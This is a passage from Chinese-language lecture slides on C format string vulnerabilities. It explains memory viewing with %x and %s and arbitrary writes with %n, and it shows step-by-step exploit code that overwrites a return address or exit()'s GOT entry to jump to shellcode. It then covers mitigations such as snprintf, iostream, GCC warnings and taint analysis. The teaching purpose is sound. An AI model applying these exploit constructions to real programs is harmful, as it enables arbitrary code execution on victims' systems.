
\xdc - written to stdout	%x - advances argument pointer
\x5 - written to stdout	%x - advances argument pointer
\x42 - written to stdout	%x - advances argument pointer
\x01 - written to stdout	%s - outputs string at address specified in next argument

3个转换指示符%x应该使参数指针从格式字符串的开始位置前进12个字节



## 查看某个具体位置的内存- 2

Memory:



*address advance-argptr %s*  
*\xdc\x5\x42\x01%x%x%x%s*

% x % x

\xdc - written to stdout	%x - advances argument pointer
\x5 - written to stdout	%x - advances argument pointer
\x42 - written to stdout	%x - advances argument pointer
\x01 - written to stdout	%s - outputs string at address specified in next argument

转换指示符%s则用来显示格式字符串起始位置提供的地址中的内存



## 查看内存内容-3

---

- `printf()` 显示从 **0x0142f5dc** 开始的内存直到它遇到字节 **\0** 才结束。
- 这个内存空间可以通过对函数 `printf()` 的调用之间的地址步进而被映射。
- 查看任意地址的内存的能力有助于攻击者开发其他更具破坏性的利用，在受害计算机上执行任意的代码就是一个例子。



# 覆写内存-1

---

- 格式化输出函数之所以具有特别的危险性是因为大多数程序员还没有意识到其破坏力。
- 在那些整型值和地址具有同样大小平台（如IA-32）上，向任意地址写入整型值的能力可被用于在受害系统上执行任意的代码。
- 最初转换指示符`%n`是用来帮助排列格式化输出字符串的。
- 它将字符数目成功地输出到以参数的形式提供的整数地址中。



## 覆写内存-2

---

- 例如，在执行下面的代码片断后：

```
int i;
```

```
printf("hello%n\n", (int *) &i);
```

- 变量*i*被赋值为**5**，因为在遇到转换指示符**%n**之前一共写入了**5**个字符（**h-e-l-l-o**）。
- 通过使用转换指示符**%n**，攻击者可以向指定地址中写入一个整数值。
- 为了利用这个安全缺陷，攻击者需要向任意一个地址中写入一个任意值。



## 覆写内存-3

---

- 调用:

```
printf("\xdc\xf5\x42\x01%08x.%08x.%08x\n");
```

- 将代表输出字符个数的整数值写入地址0x0142f5dc中;
- 写入的值（28）等于8字符宽的十六进制域（乘以3）的值加上4个地址字节的值;
- 攻击者用某些shellcode的地址来覆写地址。



## 覆写内存-4

---

- 如果攻击者能够控制格式字符串，那么他就能通过使用具有具体的宽度或精度的转换规范来控制写入的字符个数。

- 例如:

```
int i;
```

```
printf ("%10u%n", 1, &i); /* i = 10 */
```

```
printf ("%100u%n", 1, &i); /* i = 100 */
```

- 每一个格式字符串都耗用两个参数:

- 转换指示符%u所使用的整数值
- 输出的字符个数



## 覆写内存-5


---

- 在大多数复杂指令集计算机架构中（**CISC**），可以按如下方式写一个任意的地址：
  - 写入4个字节
  - 递增该地址
  - 写入另外4个字节
- 这项技术对于覆写目标内存之后的3个字节有一个副作用。

# 按四个步骤写一个地址-1

```
unsigned char foo[4];    unsigned char bar[4];  
memset(foo, '\x41', 4);  memset(bar, '\x41', 4);
```

```
printf(  
    "%16u\n", 1, &foo[0]);  
printf(  
    "%32u\n", 1, &foo[1]);  
printf(  
    "%64u\n", 1, &foo[2]);  
printf(  
    "%128u\n", 1, &foo[3]);
```



通过地址  
0x80402010  
来覆写foo中的内存

0x00000000





## 按四个步骤写一个地址- 2

---

- 每一次地址递增的时候，都会在低内存中保留一个字节的尾值。
- 这个字节在小尾端架构中是低位字节，而在大尾端架构中则为高位字节。
- 这个过程可用于通过一系列小整数的值（<255）来实现写一个大整数值（一个地址）的目的。
- 这个过程还可以颠倒过来，即还可以在地址递减时从高位内存写到低位内存。



## 按四个步骤写一个地址- 3

---

- 格式化输出调用仅仅执行每格式字符串的单一写。
- 在对格式化输出函数的单次调用中，还可以执行多次写

```
printf ("%16u%n%16u%n%32u%n%64u%n",  
        1, (int *) &foo[0], 1, (int *) &foo[1],  
        1, (int *) &foo[2], 1, (int *) &foo[3])
```



## 按四个步骤写一个地址- 4

---

- 将多次写与单格式字符串相结合的唯一区别在于，随着每一个字符的输出，计数器的值不断增加。

```
printf ("%16u%n%16u%n%32u%n%64u%n",
```

- 第一个%16u%n字符序列向指定地址中写入的值是16，但第二个%16u%n则写32字节，因为计数器没有被重置。

# 用于覆写一个地址的利用代码- 1

```
01 unsigned int already_written, width_field;
02 unsigned int write_byte;
03 char buffer[256];
04
05 already_written = 506;
06
07 // 第 1 个字节
08 write_byte = 0x3C8;
09 already_written %= 0x100;
10
11 width_field = (write_byte - already_written) % 0x100;
12 if (width_field < 10) width_field += 0x100;
13 sprintf(buffer, "%%du%%n", width_field);
14 strcat(format, buffer);
15
16 // 第 2 个字节
17 write_byte = 0x3fA;
18 already_written += width_field;
19 already_written %= 0x100;
20
21 width_field = (write_byte - already_written) % 0x100;
22 if (width_field < 10) width_field += 0x100;
23 sprintf(buffer, "%%du%%n", width_field);
24 strcat(format, buffer);
25
26 // 第 3 个字节
27 write_byte = 0x442;
28 already_written += width_field;
29 already_written %= 0x100;
```

```
30 width_field = (write_byte - already_written) % 0x100;
31 if (width_field < 10) width_field += 0x100;
32 sprintf(buffer, "%%du%%n", width_field);
33 strcat(format, buffer);
34
35 // 第 4 个字节
36 write_byte = 0x501;
37 already_written += width_field;
38 already_written %= 0x100;
39
40 width_field = (write_byte - already_written) % 0x100;
41 if (width_field < 10) width_field += 0x100;
42 sprintf(buffer, "%%du%%n", width_field);
43 strcat(format, buffer);
```



## 用于覆写一个地址的利用代码-2

---

- 代码使用了三个无符号整数：
  - `already_written`,
  - `width_field`, 和
  - `write_byte`.
- 变量`write_byte`中包含下一个将要写入的字节值。
- `already_written`用于存储输出的字符个数（应该等于格式化输出函数的输出计数器的值）。
- `width_field`中存储有转换规范`%n`所需要的宽度域的值。



## 用于覆写一个地址的利用代码-3

---

- 所需的宽度是由待写字节的值对0x100（不包括更大的宽度）取模再减去已经输出的字符数。
- 区别在于输出的字符数需要将输出计数器从当前值增加到所需要的值。
- 在每一次写入后，前一个转换规范中的宽度值被加上已写入的字节数。

## 覆写内存-1

```
1. unsigned char exploit[1024] =  
    "\x90\x90\x90...\x90";  
2. char format[1024];  
  
3. strcpy(format, "\xaa\xaa\xaa\xaa");  
4. strcat(format, "\xdc\xf5\x42\x01");  
5. strcat(format, "\xaa\xaa\xaa\xaa");  
6. strcat(format, "\xdd\xf5\x42\x01");  
7. strcat(format, "\xaa\xaa\xaa\xaa");  
8. strcat(format, "\xde\xf5\x42\x01");  
9. strcat(format, "\xaa\xaa\xaa\xaa");  
10. strcat(format, "\xdf\xf5\x42\x01");  
  
11. for (i=0; i < 61; i++) {  
12.     strcat(format, "%x");  
13. }  
/* code to write address goes here */  
  
14. printf(format)
```

定义了四套哑整数 / 地址  
对步进参数指针指令来覆  
写地址

## 覆写内存- 2

```
1. unsigned char exploit[1024] =
   "\x90\x90\x90...\x90";
2. char format[1024];

3. strcpy(format, "\xaa\xaa\xaa\xaa");
4. strcat(format, "\xdc\xf5\x42\x01");
5. strcat(format, "\xaa\xaa\xaa\xaa");
6. strcat(format, "\xdd\xf5\x42\x01");
7. strcat(format, "\xaa\xaa\xaa\xaa");
8. strcat(format, "\xde\xf5\x42\x01");
9. strcat(format, "\xaa\xaa\xaa\xaa");
10. strcat(format, "\xdf\xf5\x42\x01");

11. for (i=0; i < 61; i++) {
12.     strcat(format, "%x");
13. }

/* code to write address goes here */

14. printf(format)
```

第3、5、7和9行在与转换规范%u对应的格式字符串中插入了哑整型参数。



## 覆盖内存- 3

```
1. unsigned char exploit[1024] =
   "\x90\x90\x90...\x90";
2. char format[1024];

3. strcpy(format, "\xaa\xaa\xaa\xaa");
4. strcat(format, "\xdc\xf5\x42\x01");
5. strcat(format, "\xaa\xaa\xaa\xaa");
6. strcat(format, "\xdd\xf5\x42\x01");
7. strcat(format, "\xaa\xaa\xaa\xaa");
8. strcat(format, "\xde\xf5\x42\x01");
9. strcat(format, "\xaa\xaa\xaa\xaa");
10. strcat(format, "\xdf\xf5\x42\x01");

11. for (i=0; i < 61; i++) {
12.     strcat(format, "%x");
13. }

/* code to write address goes here */

14. printf(format)
```

第4、6、8和10行指定了一个值序列，后者是用利用代码的地址去覆盖0x0142f5dc（栈上的一个返回地址）处的地址所必需的。

## 覆写内存- 4

```
1. unsigned char exploit[1024] =
   "\x90\x90\x90...\x90";
2. char format[1024];

3. strcpy(format, "\xaa\xaa\xaa\xaa");
4. strcat(format, "\xdc\xf5\x42\x01");
5. strcat(format, "\xaa\xaa\xaa\xaa");
6. strcat(format, "\xdd\xf5\x42\x01");
7. strcat(format, "\xaa\xaa\xaa\xaa");
8. strcat(format, "\xde\xf5\x42\x01");
9. strcat(format, "\xaa\xaa\xaa\xaa");
10. strcat(format, "\xdf\xf5\x42\x01");

11. for (i=0; i < 61; i++) {
12.     strcat(format, "%x");
13. }

/* code to write address goes here */

14. printf(format)
```

第11~13行写入适当数目的%x转换规范，将参数指针步进到格式字符串的起点以及第一个哑整数 / 地址对。



# 国际化

---

- 出于国际化的考虑，格式字符串和消息文本通常被移动到由程序在运行时打开的外部目录或文件中。
- 攻击者可以通过修改这些文件的内容从而改动程序的格式和字符串的值。
- 应该对这些文件加以保护，以防止其内容被非法改变。
- 设置查找路径、环境变量或逻辑名字来限制存取。



# 目录

---

格式化输出

变参函数

格式化输出函数

对于格式化输出函数的漏洞利用

栈随机化

缓解策略

著名的漏洞

总结



# 栈随机化

---

- 在Linux下，栈的起始地址为0xC0000000并且朝低内存方向增长。
- 极少数Linux栈地址中包含空字节，从而容易使它们被插入格式字符串。
- 许多Linux变体中包含有某种栈随机化机制。
- 这种机制使得很难预测栈上信息的位置，包括返回地址和自动变量的位置，这是通过向栈中插入随机的间隙实现的。



## 阻碍栈随机化

---

- 尽管栈随机化加大了漏洞利用的难度，但它并不能完全阻止这种情况的发生。举个例子，上一节中展示的格式字符串漏洞利用需要这样的一些值：
  - 要覆写的地址，
  - `shell code`的地址，
  - 参数指针和格式字符串起始地址之间的距离，
  - 在第一个转换规范%u之前格式化输出函数已经写入的字节数。



## 待覆写地址

---

- 可以覆写在程序正常执行中、控制权将被转移到的函数的**GOT**入口或其他地址。
- 覆写**GOT**入口的优势在于它独立于诸如栈和堆这样的系统变量。



## Shellcode的地址

---

- 基于Windows的利用中假设向栈的自动变量中插入了一段shellcode。
- 对于实现栈随机化的系统，想找到这个地址很困难。
- 然而shellcode同样可以插入到数据段或堆上的变量中，这就比较容易找到了。





## 距离

---

- 攻击者必须确定参数指针和格式字符串的起始位置在栈中的距离。
- 它们之间的相对距离却是不变的。
- 计算参数指针与格式字符串的起始位置之间的距离并且插入所需数目的%x格式转换规范并不难做到。



## 以双字的格式写地址

---

- 基于Windows的利用将一个shellcode的地址分成四次每次写入一个字节，各次调用之间对地址进行递增。
- 如果由于对齐的要求或者其他原因造成这种操作不可能，仍然可以通过向地址中一次写入一个字甚至全部内容来实现。

# Linux利用变体- 1

```
1. #include <stdio.h>
2. #include <string.h>

3. int main(int argc, char * argv[]) {
4.     static unsigned char shellcode[1024] =
        "\x90\x09\x09\x09\x09\x09/bin/sh";


5.     int i;
6.     unsigned char format_str[1024];

7.     strcpy(format_str, "\xaa\xaa\xaa\xaa");
8.     strcat(format_str, "\xb4\x9b\x04\x08");
9.     strcat(format_str, "\xcc\xcc\xcc\xcc");
10.    strcat(format_str, "\xb6\x9b\x04\x08");

11.    for (i=0; i < 3; i++) {
12.        strcat(format_str, "%x");
13.    }
    /* code to write address goes here */
14.    printf(format_str);
15.    exit(0);
16. }
```

静态变量向数据  
段中插入一个  
shellcode

# Linux利用变体- 2



```
1. #include <stdio.h>
2. #include <string.h>

3. int main(int argc, char * argv[]) {
4.     static unsigned char shellcode[1024] =
        "\x90\x09\x09\x09\x09\x09/bin/sh";

5.     int i;
6.     unsigned char format_str[1024];


7.     strcpy(format_str, "\xaa\xaa\xaa\xaa");
8.     strcat(format_str, "\xb4\x9b\x04\x08");
9.     strcat(format_str, "\xcc\xcc\xcc\xcc");
10.    strcat(format_str, "\xb6\x9b\x04\x08");

11.    for (i=0; i < 3; i++) {
12.        strcat(format_str, "%x");
13.    }

/* code to write address goes here */
14.    printf(format_str);
15.    exit(0);
16. }
```

exit()函数的GOT入口  
的地址被连接到格式  
字符串

# Linux利用变体- 3



```
1. #include <stdio.h>
2. #include <string.h>

3. int main(int argc, char * argv[]) {

4.     static unsigned char shellcode[1024] =
        "\x90\x09\x09\x09\x09\x09/bin/sh";

5.     int i;
6.     unsigned char format_str[1024];

7.     strcpy(format_str, "\xaa\xaa\xaa\xaa");
8.     strcat(format_str, "\xb4\x9b\x04\x08");
9.     strcat(format_str, "\xcc\xcc\xcc\xcc");
10.    strcat(format_str, "\xb6\x9b\x04\x08");


11.    for (i=0; i < 3; i++) {
12.        strcat(format_str, "%x");
13.    }

    /* code to write address goes here */

14.    printf(format_str);
15.    exit(0);
16. }
```

在第10行中，该地址  
被+ 2后也连接到格式  
字符串

# Linux利用变体- 4



```
1. #include <stdio.h>
2. #include <string.h>

3. int main(int argc, char * argv[]) {

4.     static unsigned char shellcode[1024] =
        "\x90\x09\x09\x09\x09\x09/bin/sh";

5.     int i;
6.     unsigned char format_str[1024];

7.     strcpy(format_str, "\xaa\xaa\xaa\xaa");
8.     strcat(format_str, "\xb4\x9b\x04\x08");
9.     strcat(format_str, "\xcc\xcc\xcc\xcc");
10.    strcat(format_str, "\xb6\x9b\x04\x08");


11.    for (i=0; i < 3; i++) {
12.        strcat(format_str, "%x");
13.    }

    /* code to write address goes here */

14.    printf(format_str);
15.    exit(0);
16. }
```

当调用**exit()**终止程序时，控制权会移交给**shellcode**

# Linux利用变体：覆写内存



```
1. static unsigned int already_written, width_field;
2. static unsigned int write_word;
3. static char convert_spec[256];

4. already_written = 28;

    // first word
5. write_word = 0x9020;
6. already_written %= 0x10000;

7. width_field = (write_word-already_written) % 0x10000;
8. if (width_field < 10) width_field += 0x10000;
9. sprintf(convert_spec, "%%du%%n", width_field);
10. strcat(format_str, convert_spec);

    // last word
11. already_written += width_field;
12. write_word = 0x0804;
13. already_written %= 0x10000;

14. width_field = (write_word-already_written) % 0x10000;
15. if (width_field < 10) width_field += 0x10000;
16. sprintf(convert_spec, "%%du%%n", width_field);
17. strcat(format_str, convert_spec);
```



## 直接参数存取-1

- Single UNIX规范[IEEE 04]允许转换被应用于参数列表中的格式之后的第n个参数上，而不是应用到下一个未使用的参数上。
- 转换指示符%将被序列所代替，
- $\%n\$$ ,
- 其中n是一个1到{NL\_ARGMAX}范围内的十进制整数，它指定了参数的位置。



## 直接参数存取- 2

格式既可以包含数字式，也可以包含非数字式的参数转换规范，但不允许二者同时出现。

- 数字式的：
  - `%n$` and `*m$`
- 非数字式的：
  - `%` and `*`

`%%`与`%n$`混合使用是个例外。

在一个格式字符串中混用数字式和非数字式参数规范会导致未定义的结果。



## 直接参数存取-3

- 当使用数字式参数规范时，要想指定第n个参数，格式字符串中所有从第一个到第n-1个前导参数都要被指定。
- 在包含有如%n\$形式的转换规范的格式字符串中，参数列表中的数字式参数可视需要被从格式字符串中引用多次。

## 直接参数存取例子-1

- 1. `int i, j, k = 0;`

- 2. `printf(`

- `"%4$5u%3$n%5$5u%2$n%6$5u%1$n\n",`

- `&k, &j, &i, 5, 6, 7`

- `);`

- 3. `printf("i = %d, j = %d, k = %d\n", i, j, k);`

- Output:

- `5      6      7`

- `i = 5, j = 10, k = 15`

第一个转换规范,`%4$5u`获得第四个参数（即常量5），并将输出格式化为无符号的十进制整数，宽度为5。

## 直接参数存取例子- 2

```
1. int i, j, k = 0;
```

```
2. printf(
    "%4$5u%3$n%5$5u%2$n%6$5u%1$n\n",
    &k, &j, &i, 5, 6, 7
);
```

```
3. printf("i = %d, j = %d, k = %d\n", i, j, k);
```

Output:

```
    5    6    7
i = 5, j = 10, k = 15
```

第二个转换规范%3\$n，将当前输出计数器的值（5）写到第三个参数(&i)所指定的地址。

## 直接参数存取例子- 3

```
1. int i, j, k = 0;
```

```
2. printf(  
    "%4$5u%3$n%5$5u%2$n%6$5u%1$n\n",  
    &k, &j, &i, 5, 6, 7  
);
```

第2行对printf()函数的调用导致以5个字符的列宽将值5、6、7打印出来。

```
3. printf("i = %d, j = %d, k = %d\n", i, j, k);
```

Output:

```
      5      6      7  
i = 5, j = 10, k = 15
```

## 直接参数存取例子- 4

```
1. int i, j, k = 0;
```

```
2. printf(
    "%4$5u%3$n%5$5u%2$n%6$5u%1$n\n",
    &k, &j, &i, 5, 6, 7
);
```

```
3. printf("i = %d, j = %d, k = %d\n", i, j, k);
```

Output:

```
      5      6      7
i = 5, j = 10, k = 15
```

第3行调用的`printf()`打印出赋给变量`i`, `j`, 和`k`的值, 这些值代表了在上一次调用`printf()`的基础上输出计数器的增加值。



# 目录

---

格式化输出

变参函数

格式化输出函数

对于格式化输出函数的漏洞利用

栈随机化

缓解策略

著名的漏洞

总结




# 缓解策略

---

- 由于现在的代码体系
  - 不可能
    - 改变库 (移除 %n)
    - 不允许动态格式字符串



# 动态格式字符串



```
1. #include <stdio.h>
2. #include <string.h>

3. int main(int argc, char * argv[]) {
4.     int x, y;
5.     static char format[256] = "%d * %d = ";

6.     x = atoi(argv[1]);
7.     y = atoi(argv[2]);

8.     if (strcmp(argv[3], "hex") == 0) {
9.         strcat(format, "0x%x\n");
10.    }
11.    else {
12.        strcat(format, "%d\n");
13.    }
14.    printf(format, x, y, x * y);
15.    exit(0);
16. }
```

这个程序是可以免于受到格式字符串利用的威胁的。



# 限制字节写入-1

---

- 缓冲区溢出可以通过严格控制这些函数写入的字节数来避免。
- 写入的字节数可以通过指定一个精度域作为%s转换规范的一部分进行控制。
- 例如,不使用
  - `sprintf(buffer, "Wrong command: %s\n", user);`
- 而是使用
  - `sprintf(buffer, "Wrong command: %.495s\n", user);`



## 限制字节写入-2

---

- 精度域指定了针对%s转换所要写入的最大字节数。
- 在这个例子中:
  - 静态字符串“贡献”了17个字节。
  - 精度域为495确保结果字符串可以适合于512字节的缓冲。



## 限制字节写入-3

---

- 另一种方式是使用更安全版本的格式化输出库函数，它们不容易产生缓冲区溢出问题。

- 例如，

- `snprintf()` 比 `sprintf()` 更好
- `vsnprintf()` 替代 `vsprintf()`

- 这些函数指定了写入的最大字节数（包括末尾的空字节在内）。



## 限制字节写入-4

---

- 函数 `asprintf()` 和 `vasprintf()` 可以用于取代 `sprintf()` 和 `vsprintf()`。
- 这些函数为字符串分配足够大的空间以容纳包括末尾空字符在内的输出内容，并通过第一个参数返回指向它的指针。
- 这些函数都是 **GNU** 的扩展函数，在 **C** 或 **POSIX** 标准中并没有定义。
- \*BSD 系统也支持这些函数。

## ■ 具有增强的安全性的函数:

- `fprintf_s()`,
- `printf_s()`,
- `snprintf_s()`,
- `sprintf()`,
- `vfprintf_s()`,
- `vprintf_s()`,
- `vsnprintf_s()`,
- `vsprintf_s()`.



## 具有增强的安全性的函数:

---

这些格式化输出函数有着不带\_s后缀的原型对应物:

- 不支持格式转换指示符%n
- 并且如果指针为空的话，它们将其视作约束违例
- 格式字符串无效

无法防止格式字符串漏洞，这些漏洞使程序崩溃，或被用于查看内存内容。



# iostream 与 stdio

---

■ C++ 程序员能够使用 **iostream** 库，这个库提供了通过流来实现输入、输出的功能。

- ① 格式化输出使用 **iostream** 依照中级二元插入操作符 **<<** 进行实现。
- ② 左操作数是待插入数据的流。
- ③ 右操作数则是要插入的值。
- ④ 格式化和标记化输入是通过提取操作符 **>>** 实现的。
- ⑤ 标准的 I/O 流 **stdin**、**stdout** 和 **stderr** 被 **cin**、**cout** 和 **cerr** 所取代。



# 极其不安全的stdio实现

```
1. #include <stdio.h>

2. int main(int argc, char * argv[]) {

3.     char filename[256];
4.     FILE *f;
5.     char format[256];


6.     fscanf(stdin, "%s", filename);
7.     f = fopen(filename, "r"); /* read only */

8.     if (f == NULL) {
9.         sprintf(format, "Error opening file %s\n",
10.                 filename);
11.         fprintf(stderr, format);
12.         exit(-1);
13.     }
14.     fclose(f);
15. }
```

从stdin读入一个文件名并尝试打开该文件。

如果打开失败的话会在第10行打印一条错误信息。

# 极其不安全的stdio实现




```
1. #include <stdio.h>
2. int main(int argc, char * argv[]) {
3.     char filename[256];
4.     FILE *f;
5.     char format[256];
6.     fscanf(stdin, "%s", filename);
7.     f = fopen(filename, "r"); /* read only */
8.     if (f == NULL) {
9.         sprintf(format, "Error opening file %s\n",
10.                 filename);
11.         fprintf(stderr, format);
12.         exit(-1);
13.     }
14.     fclose(f);
15. }
```

这个程序容易造成缓冲区溢出

格式字符串则可能会被利用

# 安全的iostream实现



```
1. #include <iostream>
2. #include <fstream>
3. using namespace std;

4. int main(int argc, char * argv[]) {
5.     string filename;
6.     ifstream ifs;

7.     cin >> filename;
8.     ifs.open(filename.c_str());
9.     if (ifs.fail()) {
10.         cerr << "Error opening " << filename
11.             << endl;
12.         exit(-1);
13.     }
14.     ifs.close();
15. }
```



# 测试

---

- 很难构建一个能够覆盖所有路径的测试套件。
- 格式字符串bug的主要来源在于错误报告代码。
- 由于这类代码是作为异常的结果而被触发执行的，因此，在实际的运行期测试中这些路径往往被遗漏了。
- GNU C 编译器的选项包括 `-Wformat`, `-Wformat-nonliteral`, 和 `-Wformat-security`。



## -Wformat

---

- -Wformat 选项包含在 -Wall 选项中。

- 这个选项指示GCC编译器：

- 检查对格式化输出函数的调用
- 检查格式字符串
- 验证所提供的参数的类型和数目都是正确的

- 不会报告带符号 / 无符号整数转换指示符与它们相应的参数之间不匹配的情况。



## -Wformat-nonliteral

- 这个选项与-Wformat执行的功能基本相同。
- 在格式字符串不是字符串字面量并且不能被校验的情况下增加了警告功能。
- 不过当格式化函数的格式参数为va\_list时除外。



# Wformat-security

---

- 这个标志执行的功能与-Wformat也基本相同，但它增加了对于可能造成安全问题的格式化输出函数调用的警告功能。
- 在这种情况下，当格式字符串不是字符串字面量或者没有任何格式参数（如printf (foo)）时就会对printf() 的调用发出警告。
- 实际上，该警告是-Wformat-nonliteral警告的一个子集。将来可能会对-Wformat-security继续扩充，而新扩充的警告将不包括在-Wformat-nonliteral中。



## 词法分析-1

---

- pscan工具是一种词法分析工具，可以自动扫描源代码中存在的格式字符串漏洞。
- 它以如下规则扫描格式化输出函数：
  - 如果函数最后一个参数是格式字符串且不是静态字符串，则产生一个报告。





## 词法分析-2

---

- 无法侦测传入参数时存在的漏洞。
- 它在使用用户或者其他非信任源提供的格式字符串时会产生错误的判断。
- 词法分析工具最主要的优势在于速度。
- 由于词法分析工具缺乏语义知识，导致很多漏洞无法得到检测。



## 静态污点分析-1

---

■ Shankar描述了一个用于检测C程序中的格式字符串安全漏洞的系统，该系统使用了一个基于约束的类型推断引擎。

- 来自非信任源的输入会被标记为污点。
- 而由污点源衍生的数据同样会被标记为污点。
- 对于那些试图将污点数据解释为格式字符串的操作会产生一个警告。
- 这个工具是基于cqual扩展类型修饰符框架而构建的。



## 静态污点分析-2

---

- **污点化**利用附加类型修饰符来扩展现有的C类型系统。
- 标准C类型系统中已经包含了**const**之类的修饰符。
- 增加一个污点修饰符则允许在使用非信任输入的同时将其标记为污点。
- 例如:

```
tainted int getchar();  
int main(int argc, tainted char *argv[])
```



## 静态污点分析-3

---

- `getchar()`的返回值和程序的命令行参数都被标记为污点并作为污点值对待。
- 在给定一套初始污点标注的情况下，就可以推断程序变量能否被赋予来自某个污点源的值。
- 如果任何污点类型的表达式被用作了格式字符串，则用户将会被警告程序中存在潜在的漏洞。



## 调整变参函数的实现-1

---

- 对格式字符串漏洞的利用要求参数指针被步进超过传递给格式化输出函数的参数数目。
- 格式字符串使用的参数个数超过了实际传入的实参数量。
- 可以通过将变参函数的参数个数限制在实际传递的参数个数之内，从而消除这个基于参数指针步进而导致的利用。



## 调整变参函数的实现-2

---

- 通过传递一个终止参数来判断实参什么时候被用尽是不可能的。
- ANSI**变参函数机制允许任意数据作为参数传递。
- 传递参数的数量给可变函数作为参数。

# 安全的变参函数实现-1

**va\_start()**宏被展开以初始化  
存储变参个数的变量**va\_count**

```
1. #define va_start(ap,v) \
   (ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v)); \
   int va_count = va_arg(ap, int)
```

```
2. #define va_arg(ap,t) \
   (*(t *) ((ap+=_INTSIZEOF(t))-_INTSIZEOF(t))); \
   if (va_count-- == 0) abort();
```

```
3. int main(int argc, char * argv[]) {
```

```
4.     int av = -1;
```


```
5.     av = average(5, 6, 7, 8, -1); // works
```

```
6.     av = average(5, 6, 7, 8); // fails
```

```
7.     return 0;
```

```
8. }
```

# 安全的变参函数实现-2



```
1. #define va_start(ap,v)
   (ap=(va_list) _ADDRESSOF(v)+_INTSIZEOF(v)); \
   int va_count = va_arg(ap, int)

2. #define va_arg(ap,t) \
   (*(t *) ((ap+=_INTSIZEOF(t))-_INTSIZEOF(t))); \
   if (va_count-- == 0) abort();

3. int main(int argc, char * argv[])
4.     int av = -1;


5.     av = average(5, 6, 7, 8, -1); // works
6.     av = average(5, 6, 7, 8);    // fails

7.     return 0;
8. }
```

展开了`va_arg()`宏，每次调用它的时候变量`va_count`都会减1。



# 安全的变参函数实现-3



```
1. #define va_start(ap,v)
   (ap=(va_list) _ADDRESSOF(v)+_INTSIZEOF(v)); \
   int va_count = va_arg(ap, int)
```

```
2. #define va_arg(ap,t) \
   (*(t *) ((ap+=_INTSIZEOF(t))-_INTSIZEOF(t))); \
   if (va_count-- == 0) abort();
```


当va\_count等于零时如果还需要参数，则函数失败。

```
3. int main(int argc, char * argv[]) {
4.     int av = -1;

5.     av = average(5, 6, 7, 8, -1); // works
6.     av = average(5, 6, 7, 8);    // fails

7.     return 0;
8. }
```

# 安全的变参函数实现-4



```
1. #define va_start(ap,v)
   (ap=(va_list) _ADDRESSOF(v)+_INTSIZEOF(v)); \
   int va_count = va_arg(ap, int)

2. #define va_arg(ap,t) \
   (*(t *)((_ap+=_INTSIZEOF(t))-_INTSIZEOF(t))); \
   if (va_count-- == 0) abort();


3. int main(int argc, char * argv[]) {
4.     int av = -1;

5.     av = average(5, 6, 7, 8, -1); // works
6.     av = average(5, 6, 7, 8); // fails

7.     return 0;
8. }
```

第一次调用**average()**的时候，由于函数选用了参数为**-1**作为终止条件，所以执行成功。

# 安全的变参函数实现- 5



```
1. #define va_start(ap,v)
   (ap=(va_list) _ADDRESSOF(v)+_INTSIZEOF(v)); \
   int va_count = va_arg(ap, int)
```

---

```
2. #define va_arg(ap,t) \
   (*(t *)((_ap+=_INTSIZEOF(t))-_INTSIZEOF(t))); \
   if (va_count-- == 0) abort();
```

```
3. int main(int argc, char * argv[]) {
4.     int av = -1;

5.     av = average(5, 6, 7, 8, -1); // works
6.     av = average(5, 6, 7, 8); // fails

7.     return 0;
8. }
```

失败：用户忘记将-1作为参数传给函数

当va\_arg()函数用尽所有的参数时就非正常终止了。

## 安全的变参函数绑定

```
av = average(5, 6, 7, 8); // fails
```

```
1. push 8
```

```
2. push 7
```

```
3. push 6
```

```
4. push 4 // 4 var args (and 1 fixed)
```

```
5. push 5
```

```
6. call average
```

```
7. add esp, 14h
```

```
